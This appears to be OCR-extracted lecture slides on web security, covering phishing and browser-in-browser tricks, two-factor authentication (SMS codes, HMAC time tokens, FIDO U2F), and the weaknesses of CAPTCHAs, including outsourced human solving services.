
See all our Personal banking products »

Check for Everything?



Bank of the West (US) https://www.bankofthewest.com/BOW/home

“Browser in Browser”



Apparent browser is just a ***fully interactive image*** generated by Javascript running in real browser!

So Why Does This Work?

- Because users are stupid?

Why does phishing work?

- User mental model vs. reality
  - Browser security model too hard to understand!
- The easy path is insecure; the secure path takes extra effort
- Risks are rare
- Users tend not to suspect malice; they find benign interpretations and have been *acclimated to failure*
  - *And as a bonus, we actively train users to be phished!*

Two Factor

- Because people chose bad passwords...
  - Add a ***second*** authentication path
- Relies on the user having access to something orthogonal to the password
  - Cellphone or email
  - Security Token/Authenticator App
  - FiDo U2F security key

Second Communication Channel...

- Provide the "security code" (4-8 digits) transmitted "out of band"
  - Cellphone SMS
  - Email
- Still vulnerable to ***transient*** phishing (a ***relay attack***)...
  - Phishing site ***immediately*** tries to log in as the user...
  - Sees 2-factor is in use
  - Presents a fake "2-Factor" challenge
    - Passes the result to the site...
      BOOM, logged in!

Authentication Tokens/Apps


- RSA Securid and Google Authenticator
  - Token and site share a common secret key
- Display first 6 digits of: HMAC(K, time)
  - Time rounded to 30 seconds
- Verify:
  - If code == HMAC(K, time) or HMAC(K, time+30) or HMAC(K, time-30), OK
- Still vulnerable to phishing!
- But code is relatively small...
  - Assumes some limit on brute-forcing: After 3+ tries, start adding delays


FiDo U2F

- Two operations:
  - Register Site:
    - Generate a ***new*** public/private key pair and present it to the site
  - Verify:
    - Given a nonce, site, and key ID, sign the nonce and return it
      - Nonce (provided by server) prevents ***replay attack***
      - Site is verified as allowed for the key ID, prevents ***relay attack***
- Both operations require user presence
  - Can't happen in the background, need to "touch" the key
- Can't be phished!
  - A phishing site will fail the site verification

CAPTCHAs:
How Lazy Cryptographers Do AI

- The whole point of CAPCHAs is not just to solve "is this human"...
  - But leverage bad guys to force them to solve hard problems
  - Primarily focused on machine vision problems



SPAMMERS ARE BREAKING TRADITIONAL CAPTCHAS WITH AI, SO I'VE BUILT A NEW SYSTEM. IT ASKS USERS TO RATE A SLATE OF COMMENTS AS "CONSTRUCTIVE" OR "NOT CONSTRUCTIVE."
THEN IT HAS THEM REPLY WITH COMMENTS OF THEIR OWN, WHICH ARE LATER RATED BY OTHER USERS.
BUT WHAT WILL YOU DO WHEN SPAMMERS TRAIN THEIR BOTS TO MAKE AUTOMATED CONSTRUCTIVE AND HELPFUL COMMENTS?
MISSION. FUCKING. ACCOMPLISHED.



By clicking the "Create My Account" button below, I certify that I have read and agree to the Yahoo! Terms of Service, Yahoo! Privacy Policy and Communication Terms of Service, and to receive account related communications from Yahoo! electronically. Yahoo! automatically identifies items such as words, links, people, and subjects from your Yahoo! communications services to deliver product features and relevant advertising.

CAPTCHAs

- *Reverse Turing Test*: present "user" a challenge that's easy for a human to solve, hard for a program to solve
- One common approach: distorted text that's difficult for character-recognition algorithms to decipher




Security Check

Enter **both words** below, **separated by a space**.

Can't read the words below? Try different words or an audio captcha.

Text in the box:



(a) Aol.

(b) mail.ru

(c) phpBB 3.0


(d) Simple Machines Forum

(e) Yahoo!


(f) youku

Figure 1: Examples of CAPTCHAs from various Internet properties.

Problems?




stop spam.
read books.




Verify Your Registration

* Enter the code shown: More info

This helps prevent automated registrations.



Please enter the code you see below. what's this?



Qualifying question

Just to prove you are a human, please answer the following math challenge.

Q: Calculate:

$$\frac{\partial}{\partial x}\left[4\cdot\sin\left(7\cdot x-\frac{\pi}{2}\right)\right]\Bigg|_{x=0}.$$

A:

mandatory

Note: If you do not know the answer to this question, reload the page and you'll get another question.

Issues with CAPTCHAs

- Inevitable arms race: as solving algorithms get better, defense erodes





Figure 4: Examples of images from the hard CAPTCHA puzzles dataset.

Issues with CAPTCHAs

- Inevitable arms race: as solving algorithms get better, defense erodes, or gets harder for humans




Security Check

Enter **both words** below, **separated by a space**.

Can't read the words below? Try different words or an audio captcha.

Text in the box:




Asirra

Asirra is a human interactive proof that asks users to identify photos of cats and dogs. It's powered by over ***two million photos*** *from our unique partnership with Petfinder.com. Protect your web site with Asirra — free!*

Please click on the images that show cats:

Issues with CAPTCHAs

- Inevitable arms race: as solving algorithms get better, defense erodes, or gets harder for humans



Security Check

Enter **both words** below, **separated by a space**.


Can't read the words below? Try different words or an audio captcha.

Text in the box:

- *Accessibility*: not all humans can see
- *Granularity*: not all bots are bad (e.g., crawlers)


Issues with CAPTCHAs, con’t

- Deepest problem: CAPTCHAs are inherently vulnerable to *outsourcing* attacks
  - Attacker gets real humans to solve them



"crack captcha"

crack captcha php




"crack captcha"

Results **1** - **10** of about **17,700** for "**crack captcha**". (**0.17** seconds)

Captcha solving
www.decaptcher.com Cheap captcha solving Cheap programs for advertisement

Sponsored Link



Using the advertisement in blogs, social networks, etc significantly increases the efficiency of the business. Many services use pictures called CAPTCHAs in order to prevent automated use of these services.


Solve CAPTCHAs with the help of this portal, increase your business efficiency now!

Follow these steps:

Register
Login and follow the link inside to load funds to your account.
Your request will be processed ASAP.

